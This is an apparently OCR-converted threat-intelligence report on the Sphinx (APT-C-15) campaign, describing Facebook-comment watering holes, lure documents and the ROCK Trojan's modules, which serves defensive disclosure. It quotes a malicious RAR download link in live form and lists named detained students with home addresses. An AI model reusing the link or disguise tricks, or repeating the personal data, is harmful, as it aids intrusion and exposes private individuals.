


# APT

## Sphinx (APT-C-15)

Targeted cyber−attack in the Middle East

# Sphinx (APT-C-15)

Targeted cyber-attack in the Middle East

## Table of Contents

| Timeline of the report updates |
|---|
| **April 29, 2016, brief report and sample analysis report were drafted.** |
| **May 12, 2016, comprehensive analysis report was completed.** |
| **June 20, 2016, the public version of the report was updated.** |

# 1. Overview

Operation Sphinx is a cyber-espionage activity in the Middle East. The main victims are political and military organizations in Egypt, Israel and possibly other countries. Sensitive data theft is what the attackers plotted for during the period from June, 2014 to November, 2015 when the activity was in its prime. We encountered some timestamps of the samples to be as early as December, 2011 which suggests the attack might be started much earlier, though further sound proof is needed. The main approach of Sphinx is watering hole attack on social websites. Until now, we have obtained 314 pieces of sample malicious codes and 7 C2 domains.

A common method attackers use to hide their trace is to cloak malicious exe files with Word or PDF icons so that users will not tell the difference without looking into the file attribution or property. The Sphinx attackers adopt it as well, but they also attempt to conceal the attacks by making the master program “invisible”. In our analysis, Sphinx’ master program was found to be disguised with Word icon in order to trap users to click. Upon clicking, the master program released several DLL files. The files can be categorized into 9 types of plugin modules by functionality. The core DLL fill could be self-started after registering as a plugin of the resource management panel. Then, based on different configurations, remote injection was triggered to inject other functional DLL to corresponding running process. This way, when the malware was running, the master program had already been split into several imperceptible pieces. That decreases the risk for the targets to realize the existence of the malware. Multiple encryption algorithms were adopted simultaneously to hamper the detection.

Seeing from the PDB paths, we suspect that the attackers were using continuous integration tools, which indicts that the scale of operation may massive and the developers of the malware are professionals in relevant fields. Furthermore, we speculate that some third party organizations were involved in helping develop the malware to support the Middle East’s attackers.

# 2. Payload Delivery

## 1) Watering Holes on Social Websites


One of the lure documents was found in the comments area on Israeli Army's Facebook. It shows the attackers took advantage of this social websites to deliver the payload because their targets often visit it. This is the watering hole that has been seen as compromise vector in many cyber-attacks. Traditionally, watering holes attacks can be categorized into two types by approach:

a. Attackers will usually study and capture the website that their targets often visit. Then malware code (usually the scripts exploit some vulnerability) is directly embedded on the site. Now, the site is infected with Trojan and the trap is ready for victims. When the targets visit the site and click infected pages, the malware will be implanted in their computer if the network environment matches attackers preset conditions.

b. Attackers will capture a website and replace certain application or link on it with malicious download link. Once target visits the site and download the file in the link, malware will be implanted in the victim's computer. Typical cases are the Havex Trojan[1] (also known as Dragonfly or Energetic Bear) unrevealed in 2014 and OceanLotus in late May, 2015[2].

The commonness the two approaches share is attackers need to obtain the authorization to modify the website they aim to capture. However, in Sphinx attacks, it is much easier to get authorized to deploy the watering holes because they just need to simply register a Facebook account. That is all they need to be free to scatter malicious links in the comments' area. It is a new approach in setting up watering holes in APT attacks.

[1] Havex Hunts For ICS/SCADA Systems, https://www.f-secure.com/weblog/archives/00002718.html
[2] APT Group OceanLotus, https://ti.360.com/upload/report/file/OceanLotusReport.pdf



שייטת 13 - הקומנדו הימי
赞主页 · 2012年3月1日 ·

355

36次分享 22条评论

其他16条评论

אוהד פדידה
לכל שמתעניין לדעת מה ישלם במס ההכנסה אפיץ לכם את המסמך שתתפרסם אחרי הבחירות בענין מס ההכנסה לאנשי קבע שתעדכן איתכם בשינויים שחלו במס הכנסה .
http://israelleaks.is-a-chef.com/leaks/isleaks.rar
查看翻译
2015年1月31日下午 9:01 · 赞

Oriel Shamsian Ue tlkin bout this gun Akiva Whiskey Wicentowsky
查看翻译


写评论...
按 Enter 键发布。

Picture 1 Location of the samples on Facebook

The table below shows detailed download link and MD5 of the RAR file from the link:

| Malicious Download Link | hxxp://israelleaks.is-a-chef.com/leaks/isleaks.rar |
|---|---|
| Status of the Domain | Invalid, already been marked as “sinkhole” by security vendors |
| MD5 of the Downloaded RAR File | 1e4ed1704e31917f8652aa0078a85459 |

Lure documents in the RAR file are about the amendment on individual income tax regulations. The original exe icon has been replaced with a PDF or Word icon to induce targets to click.


מס הכנסה- עדכונים.pdf
Adobe Acrobat Document
452 KB


מס הכנסה.docx
Microsoft Word 文档
10.4 KB

מס הכנסה.exe
1.0.0.0
2016/5/13 15:24

Picture 2 Lure documents in RAR file folder

With in-depth analysis, we found that 10 social website accounts in total were compromised in the attacks, including Israeli Army, Israeli Navy and other accounts related with Israeli military and government. Malicious comments are intense from late January to early February in 2015. The content containing a malicious link are mostly about the aforementioned adjustments of individual income tax.

**Please review Appendix A for a whole list of the sites.*



This is a research system operated by Kaspersky Lab

For more information please visit:

www.kaspersky.com

www.securelist.com


For abuse please contact: theflame [AT] kaspersky [dot] com

Picture 3 C2 domain took over by Kaspersky using sinkhole technique

## 2) Lure Documents

There are two types lure documents and the contents can tell APT researchers what fields and geos the attackers were targeting.

### (A) Egypt - Arabic




ملف المعتقلات بجامعة الأزهر فك الله اسرهن

| | الاسم | الكلية | الفرقة | مكان الاعتقال | تاريخ الاعتقال | المحافظة | رقم المحضر | ملاحظات |
|---|---|---|---|---|---|---|---|---|
| .1 | 1_آلاء محمد عبد العال | دراسات اسلامية وعربية | الثالثة | داخل الحرم الجامعي | 12/28 | القاهرة 16ش ابراهيم عبدالقادر _ الاميرية _الزيتون . | 7399 | |
| .2 | 2_سارة محمد عبدالعال | دراسات اسلامية وعربية | | داخل الحرم الجامعي | 12/28 | القاهرة 16ش ابراهيم عبدالقادر _ الاميرية _الزيتون . | 7399 | بحوزتها شنطة بها زجاجة خل وزجاجة خميرة وماسك غاز وسجادة صلاة مدون علي ظهرها مواعيد المظاهرات |
| .3 | 3 ايات الله ممدوح حسنين | كلية تجارة | الاولي | داخل الحرم الجامعي | 12/28 | القاهرة _ 22 ش الهيئة العامة لتعاونيات البناء _ بالبساتين | 7399 | |

Picture 4 Lure documents – 1

In the original lure document[3], the YouTube video links showing the arrests of students from Al-Azhar University that against the coup are included at the end of the file.

[3] hxxps://docs.google.com/file/d/0ByavzARTLomhc3hFeFhGN1JOOE0/edit?pli=1




عدد من العمليات التي قامت بها المجموعة حتى
الآن.

موقع وزارة الإنتاج الحربي

Picture 5 Lure Document – 2

The name “annonymous rabaa” on the picture is an Egyptian hacker group that compromise government official sites to protest the slaughter in August, 2013.

**(B) Israel - Hebrew**



מחלקת פרט
חיל האוויר

**ש מ ו ר**
עמוד 1 מתוך 3

**מפקדת חיל האוויר**
**להק כח אדם**
**מחלקת פרט**
**ענף ת"ש ורווחה**
טלפון: 0369-3709
פקס: 0369-7611
אבנט: 500-3821
סימוכין: שכ-2
09 ינואר 2012

אל: ____________(רשימת תפוצה)

הנדון: **מידע בנושא מס הכנסה, שינויים ועדכונים ל 2012**

**מס הכנסה**

מס הכנסה הינו מס מדורג. אחוז המס השולי שהינכם רואים בתלוש השכר הוא המס על השקל האחרון בשכר, אבל המס יורד במדרגות.
לדוגמא - מי ששכרו 10,000 ש"ח ברוטו משלם 10% מס על החלק של השכר עד 5,200 ש"ח ועוד 14% על חלק השכר בין 5,201 ועד 8,800 ש"ח ורק על ההפרש בין 8,801 ועד 10,000 משלם 21% מס הכנסה.


להלן **מדרגות המס העדכניות ל 2012**

Picture 6 Lure document – 3

This document quotes the adjustments of Israeli individual income tax.


## 3) Self-camouflage

The malware either cloak itself with documentation and image icon, or with application icon. The picture below shows a fake Adobe Flash installer file.



b2cd288aa9f38bf25da8a6be646
e1de1.exe
1.0.0.0

Picture 7 Impersonation of a document




cdbf96c0a9835f154e0f325696ff
4eb2.exe
Adobe® Flash® Player Install...

Picture 8 Impersonation of an Adobe Flash application

With the former approach, no document or image will pop-up upon clicking; while with the latter approach, the legitimate installer file will be released after the malware finishes its installation.

The 9 plugin modules are disguised as Office components. In earlier version of the malware, the installation directory is %UserProfile%\AppData\Roaming\officeplugin. But later versions changed the path to be under C:\Program Files\{GUID}, for instance, C:\Program Files\{59f0641e-45ac-11e5-af9e-b8ca3af5855f} is a piece of malware that pretends to be a system component.



| 属性 | 值 |
|---|---|
| 说明 | |
| 文件说明 | dactyls.dll |
| 类型 | 应用程序扩展 |
| 文件版本 | 1.0.0.0 |
| 产品名称 | Microsoft Office Plugin |
| 产品版本 | 1.0.0.0 |
| 版权 | Copyright (c) Microsoft Corporati... |
| 大小 | 198 KB |
| 修改日期 | 2016/4/18 13:56 |
| 语言 | 语言中性 |
| 原始文件名 | dactyls.dll |

Picture 9 File Property of the Malware

# 3. Malware Analysis - ROCK


## 1) Functionality Brief

ROCK Trojan plays a main role in the Sphinx attacks. This malware family was developed by the attackers themselves or was customer-made by a third party group. We also found a variant of the njRAT family in another sample which we will introduce in another chapter.

The malware impersonated Word documents, images or installation programs in the attempt to disguise itself as PDF files, pictures or Flash installers to induce the users to click.

The main purpose is to steal sensitive information from the victims, such as system information, account & password and search history saved in the browser. It also monitors victims through Skype chatting history, cameras, microphones and keyboard & mouse logging. The information collected will then be encrypted and passed back to specific C2 servers.


## 2) Infrastructure



Released DLL Files Used for Registering the Core DLL
Disguised Dropper
32-bit and 64-bit Function Files of the Remote Control
Encrypted JSON Config File A
Encrypted JSON Config File B
DLL Files

Picture 10 Infrastructure of the malware

Configuration data of all the modules is saved in JSON configuration file. The file decides, to name a few, whether to run the module or not, what encryption key to use on the data files, what pixels and intervals of the screenshots and audio recordings are required, as well we what running process the master program should be injected in. It also provides the user ID (rkuid), due date, C2 address, etc.


: Communicate through encapsulated WM_COPY messages between modules
: Communicate with C2 servers
ZCORE
(Start up Modules)
PlgFsflt
(Monitor Files)
PlgUrl
(Monitor the Address Bar in the Browser)
PlgInput
(Mouse & Keyboard Logging)
PlgSkype
(Monitor Skype)
PlgCmd
(Process Commands)
PlgAvbug
(Monitor Camera & Microphone风)
PlgUsrstl
(Steal User Info)
PlgComm
(Communication Module)
C&C

